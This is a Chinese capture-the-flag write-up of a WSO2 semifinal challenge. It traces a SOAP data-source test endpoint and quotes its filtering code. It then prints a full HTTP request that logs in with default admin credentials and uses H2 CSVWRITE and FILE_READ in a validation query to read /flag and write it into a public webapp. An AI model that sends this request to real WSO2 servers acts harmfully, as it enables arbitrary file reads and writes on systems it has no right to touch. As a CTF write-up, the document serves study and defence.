第三届长城杯半决赛-wso2:SOAP管理接口+H2文件读写绕过waf


https://xz.aliyun.com/news/91852
环境搭建
这里直接用的SfTian佬的复现平台打的题https://gz.imxbt.cn/。
解题
登录以及题目漏洞点分析

首先访问题目,说明要https访问。
https之后其实发现会跳转到localhost。

这里需要输入接口/carbon/admin/login.jsp,才能正常访问。

然后是找账户密码了,
本地 repository/conf/deployment.toml 中配置了:
[super_admin]
username = "admin"
password = "abcd1234"

[database.apim_db]
type = "h2"

[database.shared_db]
type = "h2"
当然根据题目提示,强调使用了SOAP以及H2 JDBC,因此漏洞点应该还是和SOAP相关的。
这里先给出搜索到的相关知识点https://blog.lexfo.fr/wso2.html。
soap+绕过h2限制

这里是有通过h2进行rce的脚本的,直接尝试一波。

当然是不咋行的,问题出在Validation query太长了。


看一下代码,可以发现validationQuery被限制了长度。
还是要跟一下代码的.
跟一下调用链,首先入口是org.wso2.carbon.ndatasource.core.services.NDataSourceAdminService#testDataSourceConnection

然后可以跟进到org.wso2.carbon.ndatasource.core.DataSourceRepository#testDataSourceConnection

最终sink点是org.wso2.carbon.ndatasource.rdbms.RDBMSDataSourceReader#testDataSourceConnection方法

完整代码如下:
public boolean testDataSourceConnection(String xmlConfiguration) throws DataSourceException {
    RDBMSConfiguration rdbmsConfiguration = loadConfig(xmlConfiguration);
    if (rdbmsConfiguration != null && rdbmsConfiguration.getUrl() != null && rdbmsConfiguration.getUrl().toLowerCase().contains(";init=")) {
        throw new DataSourceException("INIT expressions are not allowed in the connection URL due to security reasons.");
    } else {
        DataSource dataSource = (new RDBMSDataSource(rdbmsConfiguration)).getDataSource();
        Connection connection = null;
        Connection testConnection = null;

        SQLException var29;
        try {
            Class.forName(rdbmsConfiguration.getDriverClassName());
            if (rdbmsConfiguration.getUsername() != null) {
                testConnection = DriverManager.getConnection(rdbmsConfiguration.getUrl(), rdbmsConfiguration.getUsername(), rdbmsConfiguration.getPassword());
            } else {
                testConnection = DriverManager.getConnection(rdbmsConfiguration.getUrl());
            }
        } catch (ClassNotFoundException var26) {
            ClassNotFoundException var28 = var26;
            throw new DataSourceException("Error loading Driver class:" + var28.getMessage(), var28);
        } catch (SQLException var27) {
            var29 = var27;
            if (var29.getSQLState().equals("08001")) {
                throw new DataSourceException("The data source URL is not accepted by any of the loaded drivers. " + var29.getMessage(), var29);
            }

            if (var29.getSQLState().equals("28000")) {
                throw new DataSourceException("The user is not associated with a trusted SQL Server connection." + var29.getMessage(), var29);
            }

            throw new DataSourceException("Error establishing data source connection: " + var29.getMessage(), var29);
        } finally {
            if (testConnection != null) {
                try {
                    testConnection.close();
                } catch (SQLException var22) {
                }
            }

        }

        try {
            connection = dataSource.getConnection();
        } catch (SQLException var25) {
            var29 = var25;
            throw new DataSourceException("Error establishing data source connection: " + var29.getMessage(), var29);
        }

        if (connection != null) {
            String validationQuery = rdbmsConfiguration.getValidationQuery();
            if (validationQuery != null && !"".equals(validationQuery)) {
                String sql = validationQuery.trim();
                if (sql.length() > 280) {
                    throw new DataSourceException("Validation query is too long");
                }

                String normalizedSql = sql.toLowerCase().replaceAll("\\s+", " ");

                    try {
                        PreparedStatement ps = connection.prepareStatement(validationQuery.trim());

                        try {
                            ps.execute();
                        } catch (Throwable var29) {
                            Throwable var26 = var29;
                            if (ps != null) {
                                try {
                                    ps.close();
                                } catch (Throwable var23) {
                                    Throwable var22 = var23;
                                    var26.addSuppressed(var22);
                                }
                            }

                            throw var26;
                        }

                        if (ps != null) {
                            ps.close();
                        }
                    } catch (SQLException var30) {
                        SQLException var27 = var30;
                        throw new DataSourceException("Error during executing validation query: " + var27.getMessage(), var27);
                    }
                }

                try {
                    connection.close();
                } catch (SQLException var24) {
                }
            }

            return true;
}这里可以详细看一下代码,主要就是过滤了;init=并且限制了查询长度。可以发现这里并没有过滤文件读写函数,因此可以采取文件读写的方式进行绕过,当前问题在于如何让访问到读取以及写入的flag。
这里可以直接写入到wso2的几个webapp服务里从而访问路由读取flag,这里我用的是publisher这个webapp。
POST /services/NDataSourceAdmin HTTP/1.1
Host: challenge.imxbt.cn:30659
Authorization: Basic YWRtaW46YWJjZDEyMzQ=
Content-Type: text/xml; charset=utf-8
SOAPAction: urn:testDataSourceConnection
Connection: close
<?xml version='1.0' encoding='utf-8'?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
<soapenv:Header/>
<soapenv:Body>
<xsd:testDataSourceConnection xmlns:xsd="http://org.apache.axis2/xsd">
<xsd:dsmInfo>
<ax:name xmlns:ax="http://services.core.ndatasource.carbon.wso2.org/xsd">verifyflag</ax:name>
<ax:description xmlns:ax="http://services.core.ndatasource.carbon.wso2.org/xsd">verifyflag</ax:description>
<ax:jndiConfig xmlns:ax="http://services.core.ndatasource.carbon.wso2.org/xsd">
<ax2:name xmlns:ax2="http://core.ndatasource.carbon.wso2.org/xsd">jdbc/verifyflag</ax2:name>
<ax2:useDataSourceFactory xmlns:ax2="http://core.ndatasource.carbon.wso2.org/xsd">false</ax2:useDataSourceFactory>
</ax:jndiConfig>
<ax:definition xmlns:ax="http://services.core.ndatasource.carbon.wso2.org/xsd">
<ax:dsXMLConfiguration><configuration><url>jdbc:h2:mem:verifyflag;DB_CLOSE_DELAY=-1</url><username>sa</username><password></password><driverClassName>org.h2.Driver</driverClassName><validationQuery>CALL CSVWRITE('repository/deployment/server/webapps/publisher/flag123.txt','SELECT FILE_READ(''/flag'')')</validationQuery></configuration></ax:dsXMLConfiguration>
<ax:type>RDBMS</ax:type>
</ax:definition>
<ax:system xmlns:ax="http://services.core.ndatasource.carbon.wso2.org/xsd">false</ax:system>
</xsd:dsmInfo>
</xsd:testDataSourceConnection>
</soapenv:Body>
</soapenv:Envelope>

访问/publisher/flag123.txt即可获取flag。





请登录后查看回复内容